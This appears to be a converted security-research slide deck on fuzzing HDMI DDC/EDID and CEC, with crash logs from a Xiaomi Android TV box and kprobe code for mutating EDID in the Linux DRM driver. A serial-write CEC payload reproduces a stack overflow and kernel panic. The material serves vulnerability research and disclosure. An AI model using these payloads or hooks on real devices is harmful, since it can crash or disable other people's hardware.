- › It is necessary to modify Wire.h and twi.h

```
#ifndef TwoWire_h
#define TwoWire_h

#include <inttypes.h>
#include "Stream.h"


#define BUFFER_LENGTH 32
```

```
#ifndef TWI_FREQ
#define TWI_FREQ 100000L
#endif

#ifndef TWI_BUFFER_LENGTH
#define TWI_BUFFER_LENGTH 32
#endif
```

- › Uses a 32 byte buffer, therefore any communication should be within this limit. Exceeding bytes will just be dropped.
- › **32 -> 128**

# DDC\_Fuzzer





# DDC\_Fuzzer


## \* Mutation

- › Each structure of E-EDID
- › Random among structures that are likely to cause vulnerabilities.
- › All random

## \* Crash found


- › Turn off the power or reboot
- › system log

# DDC\_Fuzzer



# What about ARC?

- › The ARC devices like sound-bar or home theater **use lower versions of codecs**
- › But it's quietly difficult to transmit mutated data via HDMI cable
- › Fuzzing the codecs what we compile the source code in the device



# Fuzzing Result

**[DDC]** Denial of service : Confirmed

Title	Process
Mibox3 Kernel Panic	Confirmed

› Found 3 vulnerabilities

**[CEC]** Denial of service : Confirmed

Title	Process
possible memory leak in stack	Confirmed

**[CEC]** Denial of service : Confirmed

Title	Process
Kernel panic caused by DoS	Ignored

This issue had already physical contact

# Fuzzing Result\_CEC

- › **Memory leak** caused by one-byte stack overflow of memcpy()


```
_aeabi_memcpy((char *)&v8 + 1, v3 + 4, v3[3]);  
LOBYTE(v8) = v3[2] & 0xF;  
android::HdmiCecBase::printCecMsgBuf(v2, (const char *)&v8);
```

```
10-31 01:54:37.874 3603 3957 D HdmiCecBase: [printCecMsgBuf:] msg: 14 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 78  
10-31 01:54:37.874 3603 3957 V HdmiCecControl: [threadLoop:] mExtendControl = 3, mDeviceType = 4, isCecControlled = 1  
10-31 01:54:37.874 3603 3957 V HdmiCecService: [onEventUpdate:] cec message for system and extend  
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecEvent:] eventType: 9  
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecMessage:] [1 -> 4] len: 15, body: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecMsgBuf:] msg: 04 61 61 61 61 61 61 61 61 61 61 61 61 61 61 bc a7 3f d7 20 01 6b 0e c4 b4 b6 dc bc a7  
3f d7 0f  
10-31 01:54:37.878 3560 3560 W : debuggerd: handling request: pid=25944 uid=1000 gid=1000 tid=26992  
10-31 01:54:38.022 29260 29260 F DEBUG : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***  
10-31 01:54:38.022 29260 29260 F DEBUG : Build fingerprint: 'Xiaomi/TELEBEE/once:7.0/NBD92G/1971:user/release-keys'  
10-31 01:54:38.022 29260 29260 F DEBUG : Revision: '0'  
10-31 01:54:38.022 29260 29260 F DEBUG : ABI: 'arm'  
10-31 01:54:38.022 29260 29260 F DEBUG : pid: 25944, tid: 26992, name: Binder:25944_A >>> system_server <<<  
10-31 01:54:38.022 29260 29260 F DEBUG : signal 6 (SIGABRT), code -6 (SI_TKILL), fault addr -----  
10-31 01:54:38.028 29260 29260 F DEBUG : Abort message: 'stack corruption detected'  
10-31 01:54:38.028 29260 29260 F DEBUG : r0 00000000 r1 00006970 r2 00000006 r3 00000008  
10-31 01:54:38.028 29260 29260 F DEBUG : r4 d73fa978 r5 00000006 r6 d73fa920 r7 0000010c  
10-31 01:54:38.028 29260 29260 F DEBUG : r8 d73fa690 r9 d92e14d0 sl f326efb9 fp 00000000  
10-31 01:54:38.028 29260 29260 F DEBUG : ip 00000000 sp d73fa618 lr f305a8d7 pc f305d134 cpsr 20070010
```


# Fuzzing Result

```
ser.write('\xff\x18\x01\xfe' + '\xff\x0b\x14\xfe' + '\xff\x0b\x61\xfe'*14 + '\xff\x0c\x61\xfe')
```

## libhdmicsec.so - onTransact( )



## libhdmicsec\_jni.so - onEventUpdate( )



`V8 V8+1 V8+Msg_len+1`  
`=> printCecMsgBuf(v2, &v8)`

# Fuzzing Result\_DDC

- › After shutdown due to **kernel panic** caused by sending EDID data, reboot fails.

```
X20: 0xffffffffc002176f80:
6f80  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
6fa0  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
6fc0  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
```

```
[ 2.247506@0] Kernel panic - not syncing: Fatal exception in interrupt
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[ 2.247515@2] CPU2: stopping
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[ 2.247523@2] CPU: 2 PID: 0 Comm: swapper/2 Tainted: G      D      3.14.29-g927d993 #1
[ 2.247523@2] CPU: 2 PID: 0 Comm: swapper/2 Tainted: G      D      3.14.29-g927d993 #1
[ 2.247526@2] Call trace:
[ 2.247526@2] Call trace:
[ 2.247538@2] [<ffffffc001088ea4>] dump_backtrace+0x0/0x144
[ 2.247538@2] [<ffffffc001088ea4>] dump_backtrace+0x0/0x144
[ 2.247542@2] [<ffffffc001089004>] show_stack+0x1c/0x28
[ 2.247542@2] [<ffffffc001089004>] show_stack+0x1c/0x28
[ 2.247551@2] [<ffffffc001a3486c>] dump_stack+0x74/0xb8
[ 2.247551@2] [<ffffffc001a3486c>] dump_stack+0x74/0xb8
```



# Another Fuzzer



# Ubuntu Fuzzer

## \* Reason of making Ubuntu fuzzer

- › In the case of Ubuntu, Arduino fuzzer does not work normally
- › The data was not transferred normally and It causes low speed
- › What about driver fuzzer?

## \* Environment

- › OS : Ubuntu 16.04.05 LTS
- › target : i915 Driver , DRM

# Source Code Audit

- › For make fuzzer, I had to know how to get an EDID in Linux
- › <https://github.com/torvalds/linux>

```
static int
drm_do_probe_ddc_edid(void *data, u8 *buf, unsigned int block, size_t len)
{
    struct i2c_adapter *adapter = data;
    unsigned char start = block * EDID_LENGTH;
    unsigned char segment = block >> 1;
    unsigned char xfers = segment ? 3 : 2;
    int ret, retries = 5;
```

stored EDID at the end of the function

# Kprobes ?

- › Kprobes enables you to **dynamically break** into any kernel routine and collect debugging and performance information non-disruptively

```
static unsigned int counter = 0;
int Pre_Handler(struct kprobe *p, struct pt_regs *regs){
    printk("Pre_Handler: counter=%u\n", counter++);
    return 0;
}

void Post_Handler(struct kprobe *p, struct pt_regs *regs, unsigned long flags){
    printk("Post_Handler: counter=%u\n", counter++);
}

static struct kprobe kp;

int myinit(void)
{
    printk("module inserted\n ");
    kp.pre_handler = Pre_Handler;
    kp.post_handler = Post_Handler;
    kp.addr = (kprobe_opcode_t *)0xffffffffba723760;
    register_kprobe(&kp);
    return 0;
}
```

→ Call before instruction

→ Call after instruction

→ › You can control register value (function params)

→ › symbol (+offset)  
› address (+offset)

# Kretprobe

- › Kretprobe is one of the kinds of Kprobes
- › You can hook not only function's entry but also function's exit
- › Code is similar to Kprobes

## kallsyms

```
cat /proc/kallsyms
fb_firmware_edid
check_edid
fix_edid
edid_checksum
edid_check_header
fb_edid_add_monspec
fb_parse_edid
fb_edid_to_monspecs
```




```
static int entry_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
    // save edid buffer Before function call
    buf = (u8 *)regs->si;
    printk(KERN_INFO "buf : %x\n", buf);
    return 0;
}
```


save edid buffer's address

```
static int ret_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
    // get buffer addr After function call
    u8 * ret = buf;
}
```

get edid buffer's address and mutate!



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HPD ? Power On/Off ?

# Ftrace

- › Ftrace is an **internal tracer** designed to help out developers and designers of systems **to find what is going on inside the kernel**
- › /sys/kernel/debug/tracing ( on Ubuntu 16.04.05 LTS )
- › Tracer type is in **available\_tracers** file and function list what tracer can tracing is in **available\_filter\_functions** file
- › The results are saved in “trace” file in same directory

```
root@scw-c1110a:/sys/kernel/debug/tracing# cat available_tracers
blk mmiotrace function_graph wakeup_d1 wakeup_rt wakeup function nop
```

```
root@scw-c1110a:/sys/kernel/debug/tracing# cat available_filter_functions
run_init_process
try_to_run_init_process
do_one_initcall
```

# Ftrace

```
# echo drm_do_probe_ddc_edid > set_ftrace_filter
# echo function > current_tracer
# echo 1 > events/irq/irq_handler_entry/
# echo 1 > options/func_stack_trace
# echo 1 > tracing_on (turn off : echo 0 >
```

```
Xorg-1007 [003] .... 1208.76016
Xorg-1007 [003] .... 1208.76017
=> ftrace_regs_call
=> drm_do_probe_ddc_edid
=> drm_get_edid
=> intel_hdmi_set_edid
=> intel_hdmi_detect
```


```
DRM_IOCTL_DEF(DRM_IOCTL_MODE_GETENCODER, drm_mode_getencoder, DRM_
DRM_IOCTL_DEF(DRM_IOCTL_MODE_GETCONNECTOR, drm_mode_getconnector, r_modes
DRM_IOCTL_DEF(DRM_IOCTL_MODE_ATTACHMODE, drm_noop, DRM_MASTER | DR
```

```
=> drm_ioctl
=> do_vfs_ioctl
=> Sys_ioctl
=> do_syscall_64
=> entry_SYSCALL_64_after_hwframe
```

# Libdrm

- › Libdrm is the cross driver middleware which allows user-space applications to communicate with the Kernel by the means of the DRI protocol
- › There's code for call `drm_mode_getconnector`
- › I tried to install it, but FAIL..

So, what I did was..



Defragmentation of source code what I need to call `drm_mode_getconnector`

